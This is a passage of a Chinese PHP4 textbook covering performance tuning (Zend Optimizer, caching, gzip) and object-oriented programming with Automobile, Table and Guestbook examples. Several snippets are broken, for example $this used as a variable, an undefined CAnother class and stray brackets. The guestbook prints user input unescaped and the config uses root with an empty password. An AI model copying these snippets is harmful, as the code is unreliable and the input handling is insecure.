调用方法如下：

```
chkstr("/filename",2,"KKK");
```



## 第 7 章 提高 PHP 的速度

使用 PHP 的最大一个优势就是它的速度快。对于下载动态网页来说，PHP 的速度已经足够快了。但是当网站访问量很大，应用程序的规模也很大，带宽很窄时，就需要考虑怎样提高性能了。在本章中将讲解怎样来提高 PHP 的性能，怎样使访问者能够更舒服地访问网站。

### 7.1 代码优化

这里所说的代码优化不仅仅是建议读者写出干净和清晰的代码，而是对代码进行一定的简化。可以使用 Zend Optimizer 来做这个工作，Zend Optimizer 是 Zend Technology 公司（这个公司也开发出了强大的 PHP 引擎）开发的产品，它虽然可以免费下载，但因为它不是 GPL 发布的，所以用户必须遵守 Zend Optimizer 许可。该产品通过 Zend 引擎来产生一些执行效率很高的中间代码。这样做也会有一些缺点，因为它会造成代码的可读性下降，作者修改代码的时候便会有很大的困难。在用了 Zend Optimizer 后，复杂的 PHP 源程序的执行效率马上会得到显著的提高，所以建议大家尽量使用它。

安装 Zend Optimizer 很容易。先下载跟本机操作系统兼容的预编译版本，然后把下面两行加到 `php.ini` 文件中，重启 Web Server 就行了。

```
zend_optimizer.optimization_level=15
zend_extension="/path/to/ZendOptimizer.so"
zend_loader.enable=Off
```

说是要加两行，为什么上面有三行？因为最后一行是可选的。因为不执行 `zend_loader` 可以稍微加快 Optimizer 的速度，所以加上这一行也是值得的。

注意：只有当不使用 Zend Encoder Runtime 的时候才能把 `zend_loader` 的选项关掉。

### 7.2 使用缓存

如果 PHP 程序的规模很大，那么提高速度的办法就是使用缓存。使用缓存也有好几种办法：Zend Cache, Afterburner Cache 和 APC。

上面这几种都是“缓存模块 (caching modules)” 。第一次调用 PHP 文件时，缓存模块从 PHP 源代码生成一些中间代码，并把这些中间代码保存到 Web Server 的内存中，以后再调用这些文件的时候就可以直接使用内存中“编译”过的代码了。这种办法确实能显著地提高应用程序的性能，因为它把对服务器硬盘的访问降到了最低（代码已经被读取和解释过了），并且工作在 RAM 中，速度会更快。缓存模块当然也能检测到 PHP 源代码中的变动，然后会重新生成并保存中间代码，所以访问者永远都能看到最新的页面。缓存模块对负载大的站点

特别有用，因为它降低了服务器的负载，使得 PHP 的工作速度更快了，但是我们应该选择哪种缓存模块呢？

Zend Cache 是 Zend Technologies 公司（开发 PHP 引擎和 Zend Optimizer 的那个公司）开发的商业产品。在第一次运行后，PHP 页面的运行速度马上就会有很大的提高，服务器的空闲资源也更多了。但是它不是免费的。不过如果确实需要，花这个钱还是值得的。

Afterburner Cache 是 Bware Technologies 公司开发的免费的缓存模块。现在已经发布 beta 版本了，它的功能跟 Zend Cache 完全一样。但是它对 PHP 程序性能的提高并不如 Zend Cache 那么显著，并且它也不跟 Zend Optimizer 相兼容。

APC (Alternative PHP Cache) 是 Community Connect 公司开发的另一种免费的缓存模块。对于产品应用来说，它已经足够稳定了，也能把 PHP 程序的速度提高。

## 7.3 压缩网页内容

现在已经把 PHP 应用程序的性能提到了极点。影响站点的访问速度还有一个重要因素，那就是下载速度。如果在 100M/s 互连的局域网内访问站点，下载速度可以不考虑。但是对于那些使用 28.8K modem 的访问者呢？解决办法就是压缩网页内容。大部分浏览器都支持使用 gzip 产生的压缩内容。也就是说可以用 gzip 压缩网页内容，然后发送到访问者的浏览器，浏览器会把数据解压缩，然后访问者就能看到页面了。压缩网页也有不同的方法。

Mod\_gzip 是 Remote Communications 开发的免费的 Apache 模块，它能压缩静态网页的内容，然后发送到支持这种内容编码的浏览器中。并且它跟 Apache 一起编译是很容易的。但是在压缩动态网页内容的时候会出一些问题，所以必须寻找其他的解决办法。其中之一就是使用 class.zip 来对 .php 文件编码，class.zip 通过在 PHP 脚本的开头和结尾调用它的一些函数来压缩网页。可以在整个站点中都调用这些函数，方法是使用 php.ini 文件中的 auto\_prepend 和 auto\_append 指示，但是这会为站点稍微增加一些负载。如果想要对它做更多的了解，就可以去读代码（首先需要把 zlib 和 PHP 一起编译），代码中的注释非常详细。

在 PHP4.0.4 中已经有了一种新的输出缓冲处理器 ob\_gzhandler，它所做的工作跟上面介绍的 class.zip 完全一样。并且还可以直接把它加到 php.ini 文件中，语法如下：

```
output_handler = ob_gzhandler;
```

这使 PHP 激活输出缓冲并在发送内容前进行压缩。若不想这样做，就可以经常使用要压缩的 PHP 源程序所在目录中的 .htaccess 文件来改变缺省行为（不压缩），语法如下：

```
php_value output_handler ob_gzhandler
```

也可以直接在 PHP 代码中调用它：

```
ob_start("ob_gzhandler");
```

输出缓冲的效果确实很明显，并且不会增加服务器的负载。使用这种方法后，使用 28.8K modem 的用户会感觉他们好像换成了 ISDN。

注意：Netscape Communicator 在处理压缩图像的时候会出现问题，所以就不要压缩 jpeg 和 gif 图像，除非知道访问者都使用 IE。

## 7.4 另外的几个技巧

除了我们前面所介绍的方法外，在编程时使用下面几个小技巧也可以加快 PHP 的运行速度：

- ◆ 用 `i+=1` 代替 `i=i+1`。符合 C/C++ 的习惯，效率还高。
- ◆ 尽可能地使用 PHP 内部函数。自己编写函数之前要详细查阅手册，看有没有相关的函数，否则费力不讨好。
- ◆ 能使用单引号字符串时尽量使用单引号字符串。单引号字符串的效率要高于双引号字符串。这一点会在附录中详细说明。
- ◆ 用 `foreach` 代替 `while` 遍历数组。遍历数组时 `foreach` 的效率明显高于 `while` 循环，而且不需要调用 `reset` 函数。两种遍历方法如下：

```
reset($arr);
while (list($key, $value) = each($arr)) {
    echo "Key: $key; Value: $value<br>n";
}
foreach ($arr as $key => $value) {
    echo "Key: $key; Value: $value<br>n";
}
```

## 7.5 总结

使用本章讲解的办法可以在很大程度上提高站点的性能，但还是要注意以下几点：

- ◆ PHP 并不一定是网站性能的瓶颈，有时候也要考虑提高数据库的性能。
- ◆ 不可能把 Web Server 的性能提高到所能达到的极点。所以不要光埋怨 PHP 和它的缓存，还需要升级服务器或者考虑建立一个负载均衡环境。
- ◆ 不要小看内容压缩的作用。





## 第 8 章 PHP4 的面向对象编程

大多数读者对“OOP”这个术语肯定不陌生，它是“Object-Oriented Programming”的缩写，翻译过来就是面向对象编程。使用这种编程技术可以用程序创建和定制“对象”，然后使用这些对象来实现我们所需要的一些功能。

但也有一些读者经常会听到这个名词，却不知道究竟是怎么回事。他们会问：在 PHP4 中也能使用这种功能强大的编程技术吗？答案是肯定的，在这一章里，我们会解释 PHP4 中的一些“类”的基本概念（“类”跟“对象”一样，是面向对象编程中的专有名词，读者很快便会明白它们代表什么），通过一些例子来了解怎么使用它们。

### 8.1 术语简介

在开始学习在 PHP4 中使用面向对象编程技术之前，有必要对面向对象编程技术中的一些术语进行简单的解释。

“类”就是由一些变量和对这些变量进行操作的函数的集合，换句话说：一个“类”代表一组用来实现某项特定功能的程序语句。一般情况下，“类”的定义中既包含有类“成员变量”的定义，也有类“成员函数”的定义。从功能上讲，“类”就相当于一个模板，从这个模板可以派生出这个类的很多“实例”。

类的“实例”被称为“对象”。每个“对象”都有特定的特征——“属性”；还应该具有预先定义好的特定的函数——“方法”。这些“属性”和“方法”与类定义中的“成员变量”和“成员函数”相对应。

定义了一个类之后，就可以从这个类中派生出无数多的实例。每个实例都是独立的对象，都拥有自己的属性和方法，并且可以独立的被其他的对象调用。从这里可以看出，对象和实例其实是一样的。

类与对象之间的关系是：对象是从类派生出来的，对象是类的实例；类描述了对对象，类是对某种对象的共性的抽象。

也许有的读者要问：可以在 PHP4 中创建和使用自己的成员函数呀，为什么非要用面向对象的编程方法呢？这些读者的想法很有道理，如果仅仅建立一个对象的话，确实没必要创建一个类，使用一个函数就足够了。但有些时候却需要在一个类的基础上创建不只一个的实例，比方说两个用户同时连接数据库，并同时进行数据库的查询操作（例如：“购物车”的原理）。在这种情况下最好使用类来进行编程，因为在类的基础上创建对象大大减少了变量和函数的数目，每个类的对象都有各自的属性和方法。

使用类也有助于代码的模块化。可以在一个单独的文件中定义一个类，然后只在使用这个类的页面中包含此文件即可；使用类也简化了代码的修改，如果想增加同类的对象的功能时，只需要改变一个文件就可以了。

## 8.2 一些简单的例子

下面是一个简单的示例，有助于读者更好地理解面向对象编程的概念。

我们平时在大街上可以看到很多汽车，如果用面向对象的方法来考虑：每辆汽车都有特定的特征——颜色、形状、车门的数量和引擎等，这些特征就是我们上面所说的对象的属性。并且每辆汽车都具有一些特定的功能（成员函数）——启动、刹车、转向、加速和减速等，这些就是对象的方法。

进一步想，事实上每辆汽车都属于汽车这个类，因为每辆汽车的特征和功能都可以在汽车类中体现出来。从汽车类中派生出的每辆汽车（或者叫汽车类的每个对象）的个体特征（颜色和形状）都可以跟其他对象不同。

上面我们所说的这个汽车类用 PHP 语言表示出来就是下面的这段代码：

```
<?
class Automobile{
// 在这里定义类的属性：颜色、形状、尺寸、车门数量和车座数量
var $colour;
var $shape;
var $size;
var $number_of_doors;
var $number_of_seats;
// 在这里定义成员函数，也就是方法：启动、刹车、加速和减速等
function start(){
// 代码
}
function stop(){
// 代码
}
function accelerate($speed){
// 代码
}
function decelerate($speed){
// 代码
}
}
?>
```

定义了这个类之后，就可以派生出无数多的汽车对象了，并且还能修改每个汽车对象的属性，看下面：

```
<?
// 开始创建汽车对象
// 创建了一个汽车对象$this
$this = new Automobile;
$this->make = "Ferrari";
$this->colour = "Black";
$this->shape = "Cigar";
// 创建了另一个汽车对象$shers
$shers = new Automobile;
$shers->make = "Porsche";
$shers->colour = "Silver";
$shers->shape = "Torpedo";
// 下面是对象方法的应用
$this->start();
$this->accelerate(180);
$shers->start();
$shers->accelerate(150);
$this->decelerate(80);
$shers->decelerate(80);
$this->stop();
$shers->stop();
?>
```

在上面的代码中可以看到：同一个类的不同对象之间的方法和属性是互相独立的，修改某个对象的属性并不影响另一个对象的属性，使用一个对象的方法也不影响另一个对象的方法。下面我们会看到，这种特性非常有用。

下面我们仔细的看一下这个类的定义：

```
<?
class Automobile
// OOP 类名的第一个字符通常为大写
{
// 在这里定义成员变量
var $colour;
var $shape;
...
// 在这里定义成员函数
// 成员函数名开始为小写字母，然后使用大写字母来分隔单词，如 getValueOfArea()
function start(){
```

```
// 代码
)
...
}
?>
```

每个类的定义都是从关键词“class”开始的，后面跟着的是类的名字。类名不能跟 PHP 的保留字冲突。类中所有的成员变量和成员函数都在一对花括号中进行定义。在类中使用“var”声明来定义成员变量，在给成员变量赋值之前，它们是没有类型的。一个成员变量可能是一个整数、数组、相关数组(associative array)或者是一个对象。方法在类中被定义成函数形式，在方法中访问类成员变量时，应该使用“\$this->name”（稍后便会讲到“\$this”关键字）。

创建类的实例时，要用到关键字“new”，并且要把新建的对象赋给一个 PHP 变量。例：

```
<?$this = new Automobile;?>
```

上面的这段代码定义了 Automobile 类的一个对象，并且把这个对象赋给了变量\$this。现在可以通过\$this 这个变量来访问这个对象所有的方法和属性。例：

```
<?
// 访问对象的属性
$this->make = "Ferrari";
$this->colour = "Black";
// 访问对象的方法
$this->start();
$this->accelerate(180);
?>
```

下面进行一些解释：

◆ \$this->make = "Ferrari";

这行代码的作用是把“Ferrari”赋给 Automobile 类的一个对象（用变量\$this 来代表）的\$make 属性。

◆ \$this->accelerate(180);

这行代码表示执行 Automobile 类的一个对象（用变量\$this 来代表）的 accelerate 方法，方法的参数是 180。

注意：“->”这个符号表示对象的属性或者方法，另外，在访问某个对象的属性时，“\$”可以省略。

若要在类定义中访问成员函数或者修改成员变量，就需要用到 PHP 提供的“\$this”关键字，它就是“this”类。看下面的这段代码：

```
class Automobile
{
    // 在这里定义成员变量
```

```
var $colour;  
var $shape;  
...  
// 在这里定义成员函数  
function start()  
// 代码  
)  
function turnColourBlack(){  
    $this->colour = "Black";  
}  
...  
}
```

在这段代码中，“\$this”前缀表示所要修改的成员变量在当前的类定义中，我们可以看出，“\$this”前缀使我们可以很方便地访问当前类的成员变量和成员函数。

可能一些读者对使用类的好处还是没有太深的认识，下面的这个例子就是帮助这部分读者加深印象的。在这个例子中，读者可以随便指定行和列的数目，然后程序会根据读者的选择自动生成一张 HTML 的表格。

```
<?  
class Table  
{  
    // 在这里设定行和列的数目  
    function setGrid($rows, $columns){  
        $this->rows = $rows;  
        $this->columns = $columns;  
    }  
    // 在这里设定字体和颜色  
    function setInterface($bcolor, $fcolor, $font){  
        $this->bcolor = $bcolor;  
        $this->fcolor = $fcolor;  
        $this->font = $font;  
    }  
    // 生成表格  
    function drawTable(){  
        echo "<table border=1 bgcolor=\"" . $this->bcolor . ">";  
        for ($x=1; $x<=$this->rows;$x++){  
            echo "<tr>";  
            for ($y=1; $y<=$this->columns;$y++){
```

```

        echo "<td><font face='".$this->font."\" color='".$this->fcolor.
        ">". $x . " , " . $y . "</font></td>";
    }

    echo "</tr>";
}

echo "</table>";
}

}

?>

```

仔细阅读本段代码后会发现，这个类包含了三个成员函数，其中的一个用来设定表格行和列的数目；另一个用来确定前景色和背景色，以及字体；还有一个是用来生成表格的。注意到在这段代码中频繁地使用到了关键字“\$this”，它用来访问类中的成员变量。

使用这个类特别简单，只需要把这个类的定义包含到读者的 PHP 脚本中就可以了。类定义一般都放在一个单独的文件中，这里假设类定义文件是 tables.inc。代码如下：

```

<?
// 在这个 PHP 页面中包含了很多 HTML 表格
// 包含类的定义
include("tables.inc");
?>

<html>
<head>
<basefont face=Arial>
</head>
<body>
<?
// 第一个表格

$alpha = new Table;
$alpha->setGrid(4,4);
$alpha->setInterface("green", "white", "Arial");
$alpha->drawTable();
?>

<p>
<?
// 第二个表格

$beta = new Table;
$beta->setGrid(1,9);
$beta->setInterface("blue", "white", "Arial Black");

```

```
$beta->drawTable();
?>
<p>
<?
// 第三个表格
$gamma = new Table;
$gamma->setGrid(2,4);
$gamma->setInterface("black", "white", "Verdana");
$gamma->drawTable();
// 第四个表格
$omega = new Table;
$omega->setGrid(4,2);
$omega->setInterface("white", "black", "Trebuchet MS");
$omega->drawTable();
?>
</body>
</html>
```

创建类的对象的同时也能自动执行一个成员函数，这个成员函数叫做“构造函数”。类定义中“构造函数”的名称必须跟这个类的名称完全一样。

还以前面的 `Automobile` 类为例，如果想在创建类的一个对象的同时就执行 `start()` 这个函数，就要在类定义里添加 `Automobile()` 函数，程序代码如下：

```
<?
class Automobile{
// 构造函数
function Automobile{
$this->start();
}
function start(){
// 代码
}
}
?>
```

在前面生成表格的例子中，也可以在创建对象的同时定义缺省的行列数目和颜色，代码如下：

```
<?
class Table{
// 构造函数
```

```
function Table(){
    $this->rows = 4;
    $this->columns = 5;
    $this->bcolor = "black";
    $this->fcolor = "white";
    $this->font = "Times New Roman";
}
// 其他的函数
?>
```

这样，在新建一个 Table 类的时候，不用定义任何的参数，例：

```
<?
// 第一个表格
$alpha = new Table;
$alpha->drawTable();
?>
```

就会得到一个默认的 4×4 的黑底白边的表格。

## 8.3 高级应用

### 8.3.1 继承性

一般情况下，面向对象的开发工具会预定义许多标准类，另外，一个开发人员经过长期的应用开发可能也会积累一些自定义的类。因此，人们就想用更加简单的方法使用已有的类，这也是面向对象理论中的重要概念——继承。

继承是较为重要的面向对象的特征，它是提高开发质量和开发效率的实用技术。可以认为继承是一种拷贝对象的特殊方式，当创建了一个基本对象或公共对象后，可以继承这个对象，生成它的子对象或子孙对象。由于子孙对象是从父对象继承而来的，它不但拥有父对象的全部属性、方法和事件，而且可以根据需要修改继承的属性或事件，还可以添加新的属性或事件。如果父对象改变了，则子孙对象也会自动改变。

在编写应用程序时，通常是先创建一些基本对象，然后继承它们，生成子孙对象。当子孙对象生成之后，就能改变它的属性，增加控件或者修改事件程序，从而使它用于特定的用途。由于生成的子对象一开始就已完成了一半的工作，所以可以大大节约开发时间，只需简单地修改或增加一些不同的内容就行了。另外，可在祖先对象中作修改，而这些修改将自动传递到所有的子孙对象中，所以用于维护的时间也大大减少。

继承的另一个优点就是易于标准化。由于对象的属性和代码都被子孙继承，故共同的功能可被抽象到较高的层次。这就意味着能够以已有类为基础创建新类，还可以在新类中添加



属性和方法，然后为新类创建对象。新建的对象同时具有所有原来的类（父类）中所有的特性。

下面代码中的 `evenBetterTable` 类中增加了跟单元间距和边框相关的属性控制：

```
<?
class Table{
// 构造函数
function Table(){
$this->rows = 4;
$this->columns = 5;
$this->bcolor = "black";
$this->fcolor = "white";
$this->font = "Times New Roman";
}
// 设定行和列的数目
function setGrid($rows, $columns){
$this->rows = $rows;
$this->columns = $columns;
}
// 设定颜色和字体
function setInterface($bcolor, $fcolor, $font){
$this->bcolor = $bcolor;
$this->fcolor = $fcolor;
$this->font = $font;
}
// 生成表格
function drawTable(){
echo "<table cellpadding=\"" . $this->spacing . " border=\"" . $this->bsize .
" bgcolor=\"" . $this->bcolor . ">";
for ($x=1; $x<=$this->rows;$x++){
    echo "<tr>";
    for ($y=1; $y<=$this->columns;$y++){
        echo "<td><font face=\"" . $this->font . "\" color=\"" . $this->fcolor .
        ">" . $x . " . " . $y . "</font></td>";
    }
    echo "</tr>";
}
echo "</table>";
}
```

```
}  
}  
  
class evenBetterTable extends Table{  
    // 设定单元间距  
    function setSpacing($space){  
        $this->spacing = $space;  
    }  
    // 设定边框  
    function setBorder($size){  
        $this->bsize = $size;  
    }  
}  
?  
?>
```

关键字“extends”用来把一个父类扩展到子类。通过这个关键字，子类便可以拥有父类所有的成员函数和成员变量。下面的这段代码说明了它的用法：

```
<?  
// 这个 PHP 页面用于说明可扩展性和继承性的用法  
// 包含类定义  
include("tables.inc");  
?  
  
<html>  
<head>  
<basefont face=Arial>  
</head>  
<body>  
<?  
// 第一个表格  
$alpha = new evenBetterTable;  
$alpha->setGrid(4,4);  
$alpha->setInterface("yellow", "black", "Arial Black");  
$alpha->setSpacing(10);  
$alpha->setBorder(2);  
$alpha->drawTable();  
?>  
</body>
```

```
</html>
```

PHP 现在还不支持多重继承，所以不能从两个或两个以上类派生出新的类来。如果在子类中重定义了某个方法，就不能使用父类中的同名的方法了。如果在子类中声明了一个与父类同名的成员变量，在处理它时将“隐藏”父类的同名成员变量。

那么，如何调用基类的成员函数呢？很多人想用类似于 C 语言的 `super()` 函数来调用父类成员函数，可是行不通，因为 PHP 并不支持这个函数。

其实，PHP4 用方式来调用基类成员函数，即用基类名::成员函数名。

举例如下：

```
<?
class CBase {
    function SayHello(){
        echo "Hello from Base class!";
    }
}

class Cinherit extends CBase {
    function SayHello(){
        CBase::SayHello(); //!!!!!!
        echo "Hello from inherit class!";
    }
}

$mSayHelloCls=new CAnother();
$mSayHelloCls->SayHello();
//输出:
//Hello from Base class!Hello from Inheriht class!
//可以看到，基类的成员函数被调用了!!
?>
```

### 8.3.2 封装

封装是面向对象的一个术语。一个对象的属性和方法被认为是封装在一个对象中，这是面向对象程序设计的最基本的观点。从概念上将一些相关事件和某实体捆绑在一起，从而使该实体能像变量一样容易地被创建、扩展和重用。

封装同时也用来描述一种事实，即并非所有的属性和方法在对象之外都能使用。如果一个属性或方法被声明为私有类型或保护类型，则它只限于对象内部使用；如果是公共类型，则在对象内部和外部都可以访问它。

被封装在对象中的一种特殊函数是访问函数（access functions）。它们是一些创建于对象内部的方法，除了用于访问对象的属性以外没有其他用途。例如，一个对象有一个私有属

性叫做 `weight`, 在该对象的外部不能直接存取它, 但可以通过调用函数 `Getweight()` 获得 `weight` 的值。甚至还可以通过调用 `Setweight()` 函数为属性 `weight` 赋值。

为什么不将 `weight` 属性设置为公用类型呢? 这是因为, 访问函数能确保该对象始终在控制着它自己的属性值, 并且能在函数 `Setweight()` 中做些有效性检查从而确保 `weight` 不会被设置为超出界限的值。

另外, 对象的内部数据结构对使用该对象的用户来说也是隐藏的。例如, 在一个对象内部使用数组结构实现栈的操作, 通常这个数组结构应该是私有的, 用户不能直接访问到这个数组结构, 但可以通过 `Push()` 和 `PopUp()` 函数来获取该结构的数据。如果将来这个对象的数组结构改为别的结构, 只需修改该对象的 `Push()` 和 `PopUp()` 函数, 而引用该对象其他代码都不用改变。这就是封装的优点, 它将对象变化带来的影响限制在一个对象的范围之内。

### 8.3.3 抽象类

OOP 的一个很好的机制是使用抽象类。抽象类是不能实例化的, 只能提供给子类一个接口。设计者通常使用抽象类来强迫程序员从父类派生, 这样可以确保新类包含某些功能。在 PHP 中没有标准的方法, 但是如果需要这个特性, 可以通过定义父类, 并在它的构造函数后加上 “die” 的调用, 这样就可以保证父类是不可实例化的。现在在每一个方法(接口)后面加上 “die” 语句, 所以, 如果一个程序在派生类中没有覆盖父类的方法, 将引发一个错误。而且因为 PHP 是无类型的, 读者可能需要确认一个对象是来自于父类的派生类, 那么在父类中增加一个方法来定义类的身份(返回某种标识 id), 并且在接收到一个对象参数时校验这个值。当然, 如果在派生类中覆盖了这个方法, 这种方法就不起作用了。

当然, 程序员无法看到父类, 这是一个很好的功能, 只要将接口打印出来做他们的工作就可以了。

### 8.3.4 函数重载

函数重载是指同一个函数有几种调用格式。也就是说, 一个相同的函数名字有多种参数格式和实现方法。读者需要注意函数重载与我们下节要讲的多态性之间的差别, 函数重载是指同一对象中的同一名字的函数有多种实现方法。这很像 C 语言中提供的 `print()` 函数, 可以使用多种格式调用 `print()` 函数, 系统根据调用的参数决定使用哪一个 `print()` 函数。

例如, 创建一个窗口函数并保存它, 然后再创建另一个名字相同但具有不同数目或类型的参数的函数, 保存它; 在调用该函数时, 给出函数名和一组参数, 相应的过程就会被执行。重载函数仅对对象级的函数有效, 全局函数不能重载。

PHP 不支持重载(与覆盖不同)。在 OOP 中, 可以重载一个方法来实现两个或更多的方法具有相同的名字, 但是有不同数量或类型的参数。我们知道, PHP 是一种松散类型的语言, 本身对参数类型的要求就不严格, 所以通过类型重载不起作用, 并且也不能通过不同个数的参数来进行重载。

有时需要在 OOP 中重载构造函数, 这样便可以通过不同的方法创建对象(传递不同数量

的参数)。在 PHP 中实现它的技巧是:

```
<?php
class MyClass {
    function MyClass() {
        $name="Myclass".func_num_args();
        $this->$name();
    }

    function MyClass1($x) {
        // 代码
    }

    function MyClass2($x,$y) {
        // 代码
    }
}

$obj1=new MyClass('1'); //将调用 MyClass1
$obj2=new MyClass('1','2'); //将调用 MyClass2
?>
```

### 8.3.5 多态

多态性也是面向对象程序设计的一个重要概念,意思为几个不同的对象具有相同名字的函数(方法),但每个对象为该函数提供的参数和实现过程都可能不相同。例如,PowerBuilder 窗口拥有一个函数叫做 Print(),调用该函数时,窗口的内容就会被送至打印机输出。而 DataWindow 控件也有一个 Print()函数,当调用它时,它会打印与该控件相联系的数据窗口对象。这两个 Print()函数的内部实现过程不同,但名字相同,当与所联系的对象一起使用时,含义也非常明确。

在实现多态性时,一般在祖先对象中声明一个没有代码的空函数,例如 Print(),然后在它的子孙对象中就继承了已经声明的空函数,例如 Print(),它也同样没有代码。但可以在各个子孙对象中定义适合于该子对象的 Print()函数,这样,每个子孙对象就会有名称相同、而参数和过程均不同的函数。使用时,在一个变量中保存具体的对象,例如 varobject,然后用 varobject.print()来调用 print()函数,具体调用哪个对象的 print()取决于变量 varobject 的内容。

换句话说,多态是对象的一种能力,它可以在运行时根据传递的对象参数,决定调用哪一个对象的方法。例如,如果有一个 figure 的类,它定义了一个 draw 的方法,并且派生了 circle 和 rectangle 类;在派生类中覆盖了 draw 方法,读者可能还有一个成员函数,它希望使用一个参数 x,并且可以调用 \$x->draw()。具有多态性后,调用哪个 draw 方法就依赖于读者传递给这个函数的对象类型。

多态性对于像 PHP 这样的解释性语言是非常容易和自然的,所以 PHP 当然支持多态性。例:

```
<?php
function niceDrawing($x) {
//假设这是 Board 类的一个方法
$x->draw();
}
$obj1=new Circle(3,187);
$obj2=new Rectangle(4,5);
$board->niceDrawing($obj);
//将调用 Circle 的 draw 方法
$board->niceDrawing($obj2);
//将调用 Rectangle 的 draw 方法
?>
```

## 8.4 实例

下面给出的这几个例子都比较综合，读者通过阅读这几个例子的代码可以对面向对象的编程方法有更深入的理解。

### 8.4.1 留言本

在这个例子中定义了一个 Guestbook 类来实现普通留言本中大部分的功能，读者可以体会一下类功能的强大。

作为一个留言本，肯定需要一个留言输入的界面，这个表格的代码如下：

```
<!--input.html-->
<html>
<head>
<title>留言本</title>
</head>
<body>
<form action="book.php" method="post">
<center>
<table width="600" cellpadding="10" cellspacing="5">
<tr>
<td width="300" align="right">Name</td>
<td width="300" align="left"><input type="text" name="name" size="25"
maxlength="25"></td>
```

```
</tr>
<tr align="center">
<td width="300" align="right">Email Address</td>
<td width="300" align="left"><input type="text" name="email" size="25"></td>
</tr>
<tr>
<td align="right" width="300">Comments</td>
<td align="left" width="300"><textarea name="comments" cols="25" rows="3"
wrap="virtual"></textarea></td>
</tr>
<tr>
<td align="center" colspan=2 width="600"><input type="submit" value="Sign
my guestbook"></td>
</tr>
</table>
</center>
</form>
</body>
</html>
```

读者看到了，表格中的数据要提交到 `book.php` 中去，下面是 `book.php` 的代码：

```
<!--book.php -->
<?php
// book.php -- 从 form 中接受数据并写到一个文件中
// 包含 Guestbook 类
include("guestbook.inc");
// 新建一个对象
$mybook = new Guestbook;
// 设定对象属性
// 注意：一定要对这个文件有写的权限才行！
$mybook->usefile('melonfire.dat');
// 使用新对象的一个方法来往文件中写数据
if($name && $email && $comments){
    $mybook->add_entry($name,$email,$comments);
}
// 对象中还有一个方法用来显示用户的留言
$mybook->display();
```

?>

这段代码新建了一个 Guestbook 类的对象，指定了保存数据的文件，然后往文件中写入了一个条目。最后还调用了 display() 函数来显示留言板中的条目。不用说，所有这些函数都在 Guestbook 类定义中创建了。现在来看看类定义：

```
<!--guestbook.inc -->
<?php
class Guestbook{
// 缺省设置
function Guestbook(){
    $this->title = "My Guestbook";
    $this->fontface = "Verdana";
    $this->fontsize = "2";
    $this->fontcolor = "#FF0000";
    $this->filename = "default.txt";
}
// 设定标题
function set_title($title){
    $this->title = $title;
}
// 设定字体属性
function set_fontsize($fontsize){
    $this->fontsize = $fontsize;
}
function set_fontface($fontface){
    $this->fontface = $fontface;
}
function set_fontcolor($fontcolor){
    $this->fontcolor = $fontcolor;
}
// 设定保存数据的文件名
function usefile($file){
    $this->filename = $file;
}
// 这个成员函数用于向文件中写数据
// 每个条目中的元素用“|”隔开
function add_entry($name,$email,$comments){
    $entry = $name."|".$email."|".$comments."|n";
```



```
$this->fpointer = fopen($this->filename,"a+");
fputs($this->fpointer,$entry);
fclose($this->fpointer);
}
// 把条目按照“|”分开，并且调用 display_entries()函数
function split_entries($file){
    $entries = file($file,"r");
    for($scounter = 0; $scounter < sizeof($entries); $scounter++){
        $entry = explode("|", $entries[$scounter]);
        $this->display_entries($entry);
    }
}
// 显示留言板中的一个条目
function display_entries($entry){
    for($scounter = 0; $scounter < sizeof($entry); $scounter++){
        print "<center><font face=\"$this->fontface\" size=$this->fontsize
        color=$this->fontcolor>$entry[$scounter]</font></center><br>";
    }
    print "<hr width=50%>";
}
// 显示标题
function display_title(){
    print "<center><font face=\"$this->fontface\" size=$this->fontsize
    color=$this->fontcolor>$this->title</font></center><br><hr width=75%>";
}
// 显示页面
function display(){
    $this->display_title();
    $this->split_entries($this->filename);
}
?>
```

类定义中包括了控制留言板界面的函数，还包括了读写数据的函数。

## 8.4.2 显示表格

在这个例子中我们要创建三个列表。第一个列表是 F1 车队，不仅要列出车队的名称，

车队名称也是一个超链接，点击车队名称后就会连接到车队的主页去；第二个列表是 F1 车手积分的排行榜，要列出所有积分不为零的车手及其积分；第三个列表是 F1 车队积分排行榜，要列出所有积分不为零的车队及其积分。

读者这时候可能会感到莫名其妙：这几个列表跟 PHP 语言有关系吗？不要着急，这些表只是用来做例子的，也许读者对 F1 比赛并不感兴趣，所以要对这些表做一些解释：第一张表中列出的是本年度 F1 大赛所有的参赛车队；第二张表中列出的是 F1 车手的积分排行榜；第三张表中是 F1 车队的积分排行榜。这些数据都是从数据库中提取出来的，数据库当然是 MySQL。

### 1. 创建数据

先来看看怎么创建这些数据，至少可以采用三种方法来建立这些表：

- ◆ 用 Microsoft FrontPage 或者其他工具直接把这些数据写在网页里。如果数据量不是很大，这种方法还可以接受，但如果数据量很大，这种方法就麻烦得让人难以忍受了。

- ◆ 把这些表格全做成 PHP 语言的包含文件，这样当需要显示这些表格的时候，只需要把这个包含文件包含到相关的页面就行了。这种方法不错，但还有没有更好的办法呢？答案是肯定的，我们继续探讨第三种方法。

- ◆ 把这些表格全定义成对象。这样做虽然在创建对象的时候麻烦一点，但对于代码的可移植性是有很大帮助的。有些时候不仅需要页面与页面之间共享代码，也需要在站点与站点之间进行共享，这时候便显示出代码可移植性的重要性了。另外，我们不仅可以利用对象来显示表格数据，也可以定制表格的显示格式。

### 2. 功能要求

那么这个例子要实现的功能究竟有什么要求呢？

- ◆ 数据必须是动态的、可控制的。
- ◆ 版面尺寸也必须是动态的、可控制的。
- ◆ 颜色也要求是可控制的。
- ◆ 字体也是可控制的。

后面两个功能要求用 CSS 即可实现，我们主要探讨前两个功能要求的实现。这个例子中一共用到了 index.php、mysqldb.obj、infobox.obj、linkbox.obj、resultbox.obj、constants.inc 和 main.css 7 个文件。其中的 .obj 文件是用于声明类的，.html 文件是主页面，.inc 是普通的包含文件，.css 是样式表单文件。

### 3. 开发过程

整个程序的开发过程应该是这样的：首先定义全局变量，设计数据库表结构，也就是数据结构，然后要设计数据类和 box 类（用于数据表格的显示），最后创建.html 文件，这样才算完成了整个工作的开发。读者在以后的开发中可以参考这种过程，但不一定局限于此。

### 4. 常量

在 constants.inc 这个文件中定义了一些全局变量，这样便不用在多个页面中对变量进行跟踪了。

```
<!--constants.inc-->
<?php
```

```

// 数据库连接常量
$HOST = "localhost";
$DB = "testing";
$WEBUSER = "root";
$WEBPASSWORD = "";
// 颜色常量
$COLOR_PRIMARY = "#037B0B";
$COLOR_SECONDARY = "#FFFC0";
$COLOR_TERTIARY = "#ECED81";
// 数值常量
$TRUE = 1;
$FALSE = 0;
// 其它的跟程序有关的一些常量
$TITLE = "Object Orientation Demonstration";
$ADMINEMAIL = "webmaster@domain.com";
